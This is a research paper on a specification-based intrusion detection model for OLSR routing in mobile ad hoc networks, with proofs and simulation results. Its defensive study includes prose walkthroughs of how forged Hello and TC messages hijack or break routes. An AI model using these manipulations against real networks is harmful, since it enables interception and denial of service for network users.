A challenging problem in MANETs is the security of the ad hoc routing protocol. Routing in a wired network is made secure by a variety of mechanisms, including using a few trusted routers, hardening these routers, and deploying rigorous intrusion detection systems (IDS) on the router platforms. However, ad hoc routing protocols allow, and in fact require, every node in the network to cooperate in establishing routing information within the nodes of the network. Such an approach enables mobile nodes to communicate with each other without a pre-existing infrastructure. Nevertheless, this dynamic and cooperative behavior also makes them particularly vulnerable to attacks. A malicious node can fabricate packets, intercept and modify packets going through it, or refuse to forward packets. Even with end-to-end cryptographic protection, a malicious node can drop packets that route through it or can manipulate the route a packet takes by supplying false routing information.

This paper introduces a specification-based intrusion-detection model for detecting attacks on routing protocols in MANETs. Intrusion detection is a viable approach to enhancing the security of existing computers and networks. Briefly, an intrusion detection system monitors activity in a system or network in order to identify ongoing attacks. Intrusion detection techniques can be classified into anomaly detection, signature-based detection, and specification-based detection. In anomaly detection [26], activities that deviate from the normal behavior profiles, usually statistical, are flagged as attacks. Signature-based detection [24, 25] matches current activity of a system against a set of attack signatures. Specification-based detection [20] identifies system operations that are different from the correct behavior model.

Our specification-based approach analyzes the protocol specification (e.g., RFC) of an ad hoc routing protocol to establish a finite-state-automata (FSA) model that captures the correct behavior of nodes supporting the protocol. Then, we extract constraints on the behavior of nodes from the FSA model. Thus, our approach reduces the intrusion detection problem to monitoring of the individual nodes for violation of the constraints. Such monitoring can be performed in a decentralized fashion by cooperative distributed detectors, which allows for scalability. In addition, since the constraints are developed based on the correct behavior, our approach can detect both known and unknown attacks.

We choose OLSR as the routing protocol for the current investigation. In particular, we focus on the correctness of the route control traffic generated by nodes. The intrusion detection model consists of four constraints on the control traffic

between neighboring nodes, i.e., on the Hello and Topology Control (TC) messages of OLSR that are assumed here to be the only messages used to establish the routing topology in OLSR. We analyze the model and experiment it in a simulated MANET environment to investigate its detection capability and false positive rate.

In Section 2, we provide an overview of OLSR and analyze vulnerabilities related to the Hello and TC message traffic, including a description of possible attacks on OLSR and their impact. In Section 3, we describe the FSA model of OLSR, and discuss the behavioral constraints for detecting attacks. In addition, we discuss temporary inconsistency issues and limitations. In Section 4, we present analysis of the model illustrating that the constraints can ensure the integrity of the OLSR network. In Section 5, we discuss implementation of the constraints, example attacks, and simulation results of the model in the GlomoSim simulation platform. Finally, in Section 6, we present a brief survey of the related literature, and conclude in Section 7.

2 OLSR Vulnerability Analysis

In this section, we provide an overview of the OLSR protocol and discuss its vulnerabilities.

2.1 Overview of OLSR

OLSR is a proactive table-driven link-state routing protocol developed by INRIA [15]. The protocol is a refinement of traditional link state protocols employed in wired networks; in the latter, the local link state information is disseminated within the network using broadcast techniques. This flooding effect will consume considerable bandwidth if directly employed in the MANET domain, and therefore, OLSR is designed to optimally disseminate the local link state information around the network using a dynamically established sub-network of multipoint relay (MPR) nodes; these are selected from the existing network of nodes in the MANET by the protocol.

OLSR employs two main control messages: Hello messages and Topology Control (TC) messages to disseminate link state information. These messages are periodically broadcast in the MANET in order to independently establish the routing tables at each node. In OLSR, only nodes that have bidirectional (symmetric) links between them can be neighbors. Hello messages contain neighbor lists to allow nodes to exchange neighbor information, and set up their 1-hop and 2-hop neighbor lists; these are used to calculate multi-point relay (MPR) sets.

An MPR set is a 1-hop neighbor subset of a node to be used to reach all 2-hop neighbors of the node. OLSR uses MPR sets to minimize flooding of the periodic control messages. Nodes use Hello messages to announce their MPR sets together with 1-hop neighbor sets. When a node hears its neighbors choosing it as an MPR node, those neighbors are MPR selectors of the node, and the node will announce its MPR selector set to the network by broadcasting TC messages.

TC messages are forwarded by MPR nodes to all nodes of the network. When a node receives a TC message, it will note that the originator of TC message is the “last-hop” toward all MPR selectors listed in the TC message. The links are then added into the topology table. Using its topology table, the node can set up its routing

table by recursively traversing the (last-hop to node, node) pairs in its topology table (see Figure 1) and picking up the shortest path with the minimal hop count. Therefore, each node of the network can reach all other nodes.

Fig. 1. Generation of a route from Topology Table

2.2 OLSR Vulnerability and Attacks

Several studies have been done on the vulnerabilities of OLSR [21,27]. In general, an attacker can fabricate packets, intercept and modify packets going through it, or refuse to forward packets, causing compromises of confidentiality, integrity, and availability. In this paper, we only focus on those vulnerabilities that could compromise the integrity of the network, i.e., the routing tables in the nodes. In OLSR, each node injects topological information into the network through HELLO messages and TC messages. Therefore, a malicious node can inject invalid HELLO and TC messages to disrupt the network integrity, causing packets to route incorrectly or to the advantage of the attacks.

Table 1. Critical fields in Hello and TC Messages

Message Type	Critical fields
Hello Message	1-hop neighbor list MPR sets
TC Message	MPR selectors Advertised neighbor sequence number (ANSN)

Displays the critical fields in Hello message and TC message on which the computation of the routing table depends. The 1-hop neighbor list in a Hello message is used by its neighbor to create the 2-hop neighbor list and MPR set. The MPR set in a Hello Message denotes the MPR set of the sender. The MPR selectors in TC messages are used in calculating routing tables at nodes receiving the messages.

Thus, an attack can:

1. provide an incorrect 1-hop neighbor list in a Hello message
2. provide an incorrect MPR set in a Hello message
3. provide incorrect MPR selectors in a TC message
4. modify the MPR selectors before it forwards a TC message

An attacker can launch more sophisticated attacks such as denial-of-service or man-in-the-middle attacks by combining the four basic attack methods. We address such correlated attacks in section 3.4.

2.3 Attack Impact

Since every node concludes the same topology for the network from the TC messages broadcasted around the MANET, an attacker can influence this topology using the

four attack methods described above. He can add or delete links in the routing tables of other nodes with these invalid messages. In addition, invalid messages from an attacker may trigger other incorrect messages that invalidate routing tables in the entire MANET.

For example, using the first method, an attacker can add a non-neighbor node in the 1-hop neighbor list of its Hello message. Other neighbor nodes of the attacker node may add the attacker as MPR in their Hello beacons due to this non-existing neighbor. The attacker can now advertise this in its TC messages. As the TC message propagates through the whole network, every other node's routing table is corrupted.

With regards to the TC message vulnerabilities, examples of attack include the following: If, in an initiated TC message, an attacker node fails to include a legitimate MPR selector, this may potentially deny service to this MPR selector; this denial of service may be partial or total depending on the topology around the victim node. Similarly, if, in a forwarded TC message, an attacker modifies the ANSN field, or the MPR selector list, then it effectively alters how the routing table is established at other nodes around the network. This may affect not only the network service at the neighborhood of the victim node that originated the TC, but may result in cascading network effects that arise from how routing decisions are made by nodes around the network.

These modifications of OLSR control message fields used by a single attacker as described above follow the basic format specifications of OLSR messages. This makes them hard to detect. However, they conflict with other OLSR control messages from other nodes. We call these conflicts "inconsistencies". In the next section, we define constraints to be employed within the proposed intrusion detection model to detect those control message inconsistencies that lead to the possible attacks.

3 Intrusion Detection Model

This section describes our specification-based approach to detecting attacks in OLSR. In general, specification-based detection recognizes attacks by comparing the activity of an object with a model of correct behavior of the object. It has been applied to detect attacks on computer programs and network protocols. Specification-based detection is particularly suitable for detecting attacks on network protocols because the correct behavior of a protocol is well defined and is documented in the protocol specification. The challenge is to extract a suitable correct behavior model from the protocol specification that can be checked at runtime using network monitoring. We first list assumptions employed, and then present the correct behavior model of OLSR under these assumptions.

3.1 Assumptions

We assume a distributed intrusion detection architecture that allows cooperative detectors to promiscuously monitor all Hello and TC messages, and exchange their local data if necessary. IDS detectors in this architecture can monitor all Hello and TC messages sent by each node of the network, always exchange IDS data successfully, and will not be compromised.

In addition, we assume that cryptographic protection, such as TESLA, is employed to guard against spoofing attacks. Furthermore, we assume OLSR is the only routing protocol in the network and each node has only one network interface. In other words, Multiple Interface Declaration (MID) and Host and Network Association (HNA) messages are not used here. Lastly, we assume nodes forward TC messages following OLSR Default Forwarding Algorithm and nodes forward normal packets to the correct next hop. Our ongoing work, discussed in section 6, attempts to relax these assumptions.

3.2 Correct Behavior Model of OLSR

Figure 2 shows the FSA model of the OLSR protocol that defines the correct operation of an OLSR node in handling control traffic. When a node receives a Hello control message, it will update its neighbor list and MPR set. Upon receiving a TC control message, a node updates the topology and routing table. In addition, the node will forward the TC if it is a MPR node. In addition, a node will periodically broadcast Hello and TC messages.

We describe the constraints on the control traffic between neighbor nodes for detecting inconsistencies within the control messages.

C1: Neighbor lists in Hello messages must be reciprocal. E.g., if node 2 is the neighbor of node 1, then node 1 must be node 2's neighbor.

C2: The MPR nodes of a node must reach all 2-hop neighbors of the node and the MPR nodes must transmit TC messages periodically.

C3: MPR selectors of a TC message must match corresponding MPR sets of Hello messages. E.g., if node 2 is node 1's MPR selector, node 1 must be in node 2's MPR set.

C4: Fidelity of forwarded TC messages must be maintained.




Fig. 2. OLSR Routing Finite State Automata (FSA)

C1 ensures that 1-hop neighbor lists of Hello messages from all nodes are consistent. According to the OLSR routing specification, since 1-hop neighbor lists are consistent, nodes can produce correct 1-hop and 2-hop neighbor lists.

C2 ensures that MPR nodes of each node connect all 2-hop neighbors of the node. By definition of MPR, MPR sets are correct.

C3 ensures that MPR selector sets are consistent with MPR sets and therefore are correct.

C4 ensures that the forwarded MPR selector sets are correct.




Fig. 3. Security Specification Finite State Automata

Figure 3 (an extension of the FSA in Figure 2) depicts the FSA used by the specification-based intrusion detection system. When a OLSR control message violates one of the constraints, the FSA moves from a normal state into one of the alarm states (Modified Hello State, Modified Init TC State, Modified Forward TC State) To recovery from the errors, a detector may broadcast the corrected TC message, or force the node causing the violation to resend the corrected Hello message, and thereby recover corrupted routing tables of infected nodes. Thus, the "report violation" actions in the FSA can be enhanced to perform the corrective action. Since our proposed model is only dealing with intrusion detection, we do not explore such recovery actions further in this paper. However, this preliminary recovery model is incorporated into our simulation experiments using GloMoSim, as described in Section 5.

3.3 Temporary Inconsistency

Temporary violation of constraints C1, C2 and C3 may occur in a short period of time as links are created or removed when the topology changes. To avoid false alarms, a detector must wait for the two nodes on both sides of a link to learn the new link status before asserting the inconsistency as an attack. For example, if a new link between node A and node B is created, node A may update the status of link A-B and send a Hello message that is not consistent with the previous Hello message of node B, which does not claim that link A-B exists. The detector should wait for node B to receive the new Hello message from A and send a new Hello message that reflects the addition of link A-B. In case of broken links, (leading to lost messages), the detector

should wait for the expiration of the old records at the nodes. In other words, if a detector detects violation of constraint 1, 2 or 3 with regard to nodes A and B, and the violation continues to occur after a certain threshold, then the detector will raise an alarm. In addition, because temporary inconsistency duplicates due to unstable asymmetric link, constraints 1 and 2 requires 12 seconds and constraint 3 requires 15 seconds because of 5 second TC interval time. For constraints C4, since the validation of new messages depends on the messages from the originators, temporary inconsistency does not occur.




Fig. 4. Resolving temporary inconsistency between nodes of a link

Table 2. Important Parameters for Temporary Inconsistency

Constraint Alert thresholds		OLSR Default Parameters	
C1 (1-hop neighbors)	12 sec	Hello message sending interval	2 sec
C2 (2-hop neighbor vs MPR)	12 sec	Hello message valid time	6 sec
C3 (MPR vs MPR selector)	15 sec	TC message sending interval	5 sec
C4 (Forwarded TC)	0 sec	TC message valid time	15 sec

3.4 Limitations

For a single attack or non-correlated attacks, the model can detect all attacks since we capture all possible ways to modify a single message at a time. But if two or more attackers try to make a correlated lie the constraints may not be able to detect it. For example, if two attackers are not neighbors but both claim they are neighbors, there may be no detectable violation. This is because since Hello messages are 1-hop broadcast messages and detectors do not know who actually receive them, detectors are not able to employ constraint C1 to detect violations. This attack is a tunneling attack— attackers build up a virtual link between them.

We plan to address this issue by developing constraints monitoring forwarding behavior in MANET to allow detectors detecting some types of correlated attacks.

4 Analysis of the OLSR Detection Model

In this section, we analyze the OLSR protocol and the proposed detection model to show that the set of constraints C1 – C4 can identify attacks in MANETs. As illustrated in Section 2, a malicious node can disrupt the integrity of the network

(causing good nodes to change their routing table to its advantage) by intentionally generating and forwarding incorrect control messages. In particular, we show that in an OLSR network consisting of only one malicious node, these constraints ensure that the malicious node cannot compromise the integrity of the routing tables of all good nodes.

Table 3. OLSR Routing Table Establishment

1. Exchange 1-hop neighbor lists by Hello messages.
2. Establish 2-hop neighbor lists by 1-hop lists.
3. Generate MPR sets by 2-hop neighbor lists and announce them with Hello messages.
4. MPR nodes generate TC messages advertising the nodes (MPR selectors) that can be reached by the MPR nodes.
5. MPR nodes forward TC messages so that they will reach all nodes in the network.
6. Generate topology and routing tables from MPR selector sets.

Table 3 describes the process for establishing the routing table from the perspective of a node. Initially, a node exchanges its 1-hop neighbor list with its neighbors using Hello messages. Then the node establishes its 2-hop neighbor list based on the Hello messages from its neighbors. Based on the 2-hop neighbor list, the node generates the MPR set and announces them in Hello messages. Nodes that are chosen to be MPR will generate TC messages and forward TC messages originating from other nodes so that every node will receive all the TC messages. Finally, a node computes the routing table from the information in the Hello messages and TC messages.

According to the OLSR protocol RFC [15], each node maintains a link set and a topology set that are used for calculation of the routing table. The link set contains the link information of its 1-hop neighbor, and is constructed from the Hello messages it receives. The topology set contains topology tuples in the form of (T_dest_addr, T_last_addr, T_seq, T_time), which indicate that one can reach T_dest_addr through T_last_addr. The topology set is constructed from the TC messages a node receives. A node computes the routing table from its link set and topology set. Therefore, the routing table of a node is correct if its link set and topology set are correct.

Lemma 1. *Under assumptions in Section 3.1, all good nodes will have a correct link set if constraint C1 holds.*

Proof: First, according to the OLSR routing specification, a node builds and maintains its link set from the 1-hop neighbor field of the Hello messages it receives. Therefore, if the 1-hop neighbor fields of all Hello messages and the source address are correct, then all nodes will have a correct link set.

Now, we show that a Hello message with an incorrect 1-hop neighbor field will be detected as a violation of C1. Consider a bad node which produces a Hello message with an incorrect 1-hop neighbor field. There are two possibilities:

1) It claims another node A as its 1-hop neighbor, but A is not. In this case, IDS will detect this when it compares the Hello message from the bad node with the Hello message from A.

2) It omits, in its set of 1-hop neighbors, a real neighbor B. In this case, the IDS will detect violation of C1 when it compares the Hello message from the bad node with the Hello message from B.

In both cases, the incorrect Hello message will be detected as a violation of constraint C1. Given that the source address of a Hello message is correct (Assumption of "no spoofing"), all nodes will have a correct link set if constraint C1 holds.

Lemma 2: *The MPR selector field of a TC message generated by an MPR node must be correct if constraint C3 holds.*

Proof: According to OLSR specifications, a (complete) TC message contains the set of MPR selectors of the originating node. There are two cases in which the MPR selector field in the TC message could be wrong.

1) The MPR selector field contains a node X which is not an MPR selector of M.
2) The MPR selector field misses a node Y which is a MPR selector of M.

In Case 1, the Hello message generated by node X will be inconsistent with the TC message. Therefore, the IDS will detect violation of constraint C3. In Case 2, the Hello message generated by node Y will be inconsistent with the TC message, and thus will be detected.

Lemma 3: *The MPR selector fields of all TC messages must be correct if constraints C3 and C4 hold.*

For any TC message in the network, it is either an original message sent by the originating node or a forwarded message. In the former case, Lemma 1 guarantees the correctness of the selector fields. In the latter case, constraint C4 assure that the forwarded TC message must be the same as the original TC message; thus, the MPR selector field must be correct.

Lemma 4: *For a node x, which is a n-hop neighbor of a node y, x will receive TC messages of y with n-1 forwarding if C2 holds.*

We use induction to prove this lemma.

1) For n equals to 1, all *y*'s one-hop neighbors will receive TC messages without forwarding. For n equals to 2, all *y*'s two hop neighbors will receive TC messages of *y* with one forwarding if C2 hold.
2) (Inductive step) We assume that any node A will receive TC message of a n-hop neighbor B with n-1 forwarding if C2 hold for all $2 < n < k$. For a node x which is a k-hop neighbor of a node y, without loss of generality, let $x, N_1, N_2, \ldots N_{k-1}, y$ be a path from *x to y* such that N_1 is an MPR of N_2. We argue that such path exist if C2 holds -- since N_2 is a 2-hop neighbor of *x*, there must be a MPR of N_2 through which N_2 can reach x. As node N_1 is a k-2 hop neighbor of y, by the inductive assumption N_1 will receive TC messages of y with k-2 forwarding. Therefore, *x* will receive TC messages of *y* through N_1 k-1 forwarding.

By induction, Lemma 4 is true for all integer $n > 0$.

Theorem 1: *All nodes will have a correct routing table if constraints C1, C2, C3, and C4 hold.*

Since each node in the MANET computes the routing table based on the link set and the topology set, the routing table will be correct if the two sets are correct. Given that C1 holds, Lemma 1 ensures that the link set in each node is correct. Given that C3 and C4 hold, Lemma 3 ensures that the MPR selector field of all the TC messages that a node receives is correct. Given C2, Lemma 4 ensures that a node will receive TC messages of all nodes. According to the OLSR specification, the topology set is computed from the TC messages. Therefore, the topology set will be correct if, in addition, every MPR sends out the TC messages. Since constraint C2 guarantees that all nodes in the true MPR set send out TC messages, the topology set in each node must be correct. Therefore, the routing table in each node must be correct.

5 Simulation

To measure and validate the effectiveness of our approach, we have implemented the detection mechanism for checking the constraints and experimented it in a simulated OLSR network under a variety of mobility scenarios. We have implemented several example attacks described in Section 2.2 to test the detection capability. In addition, we test the prototype under normal situation to measure the false positive characteristics.

5.1 Simulation Environment

We use the GloMoSim simulation platform to experimentally validate our approach. The simulation is based on IEEE 802.11 and Ground Reflection (Two-Ray) Model having both the direct path and a ground reflected propagation path between transmitter and receiver. The radio range is around 376.7 meters, calculated by the parameters shown in Table 4 [31].

Table 4. Radio Propagation Parameters in GloMoSim

PROPAGATION-LIMIT (dBm)	-111
RADIO-TX-POWER (dBm)	15
RADIO-ANTENNA-GAIN (dBm)	0
RADIO-RX-SENSITIVITY (dBm)	-91
RADIO-RX-THRESHOLD (dBm)	-81
Antenna Height (m)	1.5

The network field is 1000 m x 1000 m region divided into cells where nodes are placed into each cell randomly. Each attack scenarios has a stable topology with 10 nodes. Total simulation time is 600 seconds.

In the experiments all mobile nodes follow the Random Waypoint Mobility Model with speed as 5,10, and 20 m/s, and the pause times, as 0, 30, and 60, … 300 seconds. For background traffic, with number of mobile nodes, 50, 100, 200, 400, 10% of mobile nodes continuously generate 1024 byte packets at a constant rate of 1 packet per second, 8K bps, across the network topology. The simulation metrics mainly focus on false positives, false negatives, the distribution of temporary inconsistency lasting time and maximum value for each constraint.

5.2 Implementation of Detection Mechanism

Our proof-of-concept prototype is implemented as a global detector that can monitor all Hello and TC messages in the simulated OLSR network. It is important to note that although the current prototype is a centralized detector, the proposed intrusion detection model can be implemented in a decentralized fashion (See the ongoing work section). As the goal of the proof-of-concept prototype is to validate the detection model, a centralized implementation suffices for validating the false positive and false negative characteristics under our assumptions.

Four data tables are maintained by the global detector to record 1-hop neighbors, 2-hop neighbors, MPR and MPR selector sets of all nodes. Four constraints are evaluated according to data tables and incoming messages. An alert will be raised if a constraint is violated. However, topology changes will cause temporal inconsistency and lead to false alert. To minimize the false positive rate, we develop a mechanism to detect temporal inconsistency between new message and old history data. First, we set threshold time for each constraint according to intervals of Hello messages and TC message. Then we generate alerts only when an inconsistency last beyond the threshold time of a constraint. As an example, we list the pseudo code of Constraint C1 in Figure 5:

```
Constraint 1 (1-hop Table, node i)
For each 1-hop neighbor j in 1-hop Table i
  If i is not in 1-hop Table j  // if there is inconsistency between link states of node i and j
                    { If 1-hop Table(i,j).alert = = FALSE  //if no inconsistency before
     {Set 1-hop Table(i,j).alertTime = Current Time //set time stamp
     Set 1-hop Table(i,j).alert = TRUE //mark the inconsistency}
     Else {If (Current Time - 1-hop Table(i,j). alertTime) > Threshold of C1 // if inconsistecy
        Raise Alarm of C1}}          //has lasted more than threshold, raise an alarm
     Else{1-hop Table(i,j).alert = FALSE}
```

Fig. 5. Pseudo code of constraint C1

5.3 Example Attack Scenario and Results

We implemented one example of a man-in-the-middle and two examples of denial of service attacks using the four attack methods presented in Section 2.2. We present an example topology, shown in Figure 6 and Table 5, in order to illustrate the details of the example attacks and their impact. In each example attack, the attacker uses attack mechanisms slightly modifying the control messages to trigger changes in the routing tables of other nodes as desired by the attacker. These example attacks demonstrate that, by employing carefully designed modifications, an attacker can successfully manipulate routing tables at other nodes. Note that we simulate the attacks with no mobility to ensure the attacks are effective.

For each example attack, the detector detects the attacks as violations of the constraints. In this implementation, we assimilate a recovery model with the intrusion detection model. To recover the corrupted routing tables of infected nodes from the attack, the detector may send the correct TC message with higher ANSN and the correct MPR selector set to override the corrupted TC message. If the compromised node is the originator of the message, the detector commands the node to resend correct messages




Fig. 6. Example Topology in OLSR

Table 5. Relevant OLSR data for example topology in Fig 5

	0	1	2	3	4	5	6	7	8	9
1-hop	1	0,2,4,5	1,7	7	1,5,8,9	1,4,6,7,9	5,7	2,3,5,6	4,9	4,5,8
2-hop	2,4	6,7,8,9	0,3,4,5,6	2,5,6	0,2,6,7	0,2,3,8	1,2,3,4,9	1,4,9	1,5	1,6,7
MPR	1	4,5	1,7	7	1,5	1,4,7	5,7	5	4	5
MPR Selector	-	0,2,4,5	-	-	1,5,8	1,4,6,7,9	-	2,3,5,6	-	-

to override the corrupted messages. The simulation shows the correct messages successfully override the corrupted messages and correct the infected routing tables.

Man in the Middle Attack by A1&A3. Attacker 1 intends to change a route, 8->9->5->7->3, to go through itself. It uses attack methods 1 and 3 to convince node 8 and 4 to forward packets toward 3 through itself, and then it can use 2 to forward the packets from 8 to 3. First, by attack method 3, Node 1 adds 3 into its MPR selectors in its new TC message to make 8 choose 4 as the next hop toward 3. 8 receives the new forged message and choose 1 as the last hop to 3 in its topology table; this is used to reach all node in 3 or more hops away. Since 1 is a 2-hop neighbor of 8, from 8's point of view, route 8->3 becomes 8->4->1->3, so 8 chooses 4 as the next hop toward 3 in its routing table.

Second, by attack method 1, Node 1 adds 3 to its 1-hop neighbors in its new Hello message in order to make 4 choose 1 as the next hop toward 3. After receiving the forged message, 4 adds 3 into its 2-hop neighbor list, and chooses 1 as the next hop toward 3 in its routing table. Thus, when 8 forwards packets toward 3 to 4, 4 forwards them to 1, and attacker 1 can forward the packets from 4 to node 2 in order to successfully change the route from 8 to 3. Since 2 received 7's Hello first and added 3 as a 2-hop neighbor, 2 will not choose node 1 as its next hop toward 3. 2 forwards the packets to 7 and 7 forwards them to 3. The attack is a success. Note that attacker 1 has to continuously broadcast forged messages to make the attack remain effective.




Fig. 7. Man in the Middle Attack by A1 & A3




Fig. 8. Denial of Service by A2

If an attacker arbitrarily adds other non-neighbors into its 1-hop or MPR selectors, it will easily make itself a black hole. This will attract much useless traffic, marking itself as an attacker. However, in this case, the attacker (node 1) successfully launches a man in the middle attack by slightly changing its two messages without forging its own address, and therefore it is difficult to detect this attack using other existing approaches.

Using constraint 3, detector detects that 1's MPR selectors = {2,3,4,5} in 1's TC message do not match 3's MPR= {7} in 3's Hello message. Additionally using constraint 1, 1's 1-hop neighbors = {0,2,3,4,5} in 1's Hello message do not match 3's 1-hop neighbors = {7} in 3's Hello message. Since the attacker keeps sending the forged messages, the detected inconsistencies easily last over the threshold of temporary inconsistency threshold for C1 and C3, which is 12 seconds. Therefore, the detector detects the attacks and the attackers without false positives and negatives. The maximum temporary inconsistency here is less than 12 seconds. Finally, the detector commands node 1 to send correct TC(1) = {2,4,5} and Hello(1) = {0,2,4,5}, and then 8 and 4 receive 1's correct TC and Hello and use 9 and 5 to reach 3. The route is 8->9->5->7->3 is recovered.

Denial of Service by A2. Attack 7 intends to annul a route 8->4 ->5->7->3 by attack method 2, i.e., declaring an incorrect MPR list in its Hello message. First, 7 removes 5

from its MPR ={}in its Hello message. Second, 5 receives 7's modified Hello and believes 5 is not 7's MPR so 5 removes 7 in its MPR selectors = {1,4,6,9} in 5's new TC. When 8 receives 5's new TC, 8 believes 8 cannot use 5 as last hop to reach 7. Since 7 is3 hops away from 8 and 8 cannot use any other node as last hop to reach 7, 8 cannot reach 7 and therefore cannot reach 3. The route 8 to 3 is down. This attack is harder to detect than the first one because it requires 2-hop neighbor information which is not explicitly sent outin Hello or TC messages.

Note that 5 will not forward 7's TC messages, so all nodes except 7's 1-hop neighbor will not have 7's TC messages. This makes 0, the other 3 hop neighbor of 7, be unable to connect to 7. If there was a route from 0 to 3, it is also down.

By constraint 2, the detector detects that 7's MPRs ={} do not reach all of 7's 2-hop neighbors= {1,4,9}. Once the inconsistency lasts over 12 seconds, the alert is raised. So the detector commands 7 to send correct MPR ={5} in 7's new Hello message. When receiving correct 7's Hello message, 5 adds 7 back to 5's MPR selectors = {1,4,6,7,9} in 5's new TC. Then 8 receives 5's new TC and uses 5 to connect to 7. The route becomes available again. Here there is no temporary inconsistency for C2, and no false positive.

Denial of Service by A4. Attack 2 intends to annul route 8<-> 4<->5<->7<->3 by attack method 4, where forwarded TC messages are modified with high ANSN. It uses two forged forwarded TC messages to remove the global links, 4->8 and 7->3. First, 2 broadcasts TC(7)={2,5,6} without 3 to make 8 not use 7 to reach 3; thus route 8->3 is down. Again, 2 broadcasts TC(4)={1,5} without 8 to make 3 unable touse 4 to reach 8; now route 3->8 is down. Since the forged TC messages have high ANSN, all other nodes hearing them replace the correct information with the forged one, so that 8 and 3 cannot communicate with each other. The bidirectional route is down. Note that other nodes except 3,4,7,8 can do the same thing. If 4 or 7 does this, it is using attack method 3, not 4. This attack can be detected by authenticating forwarding messages, and we discuss it in section 6.

By constraint 4, the detector detects that TC(4) and TC(7) sent by 2 do not match those from the originators, 4 and 7, respectively. The detector sends correct TC(4) and TC(7) with ANSN higher than forged messages to override them. Finally, 3 and 8 receive correct TC messages, and are able to communicate with each other. The route is recovered. Here C4 does not require considering any temporary inconsistency thresholds, and there are no false positives and false negatives.





Fig. 9. Denial of Service by A4

5.4 Temporary Inconsistency Against Mobility

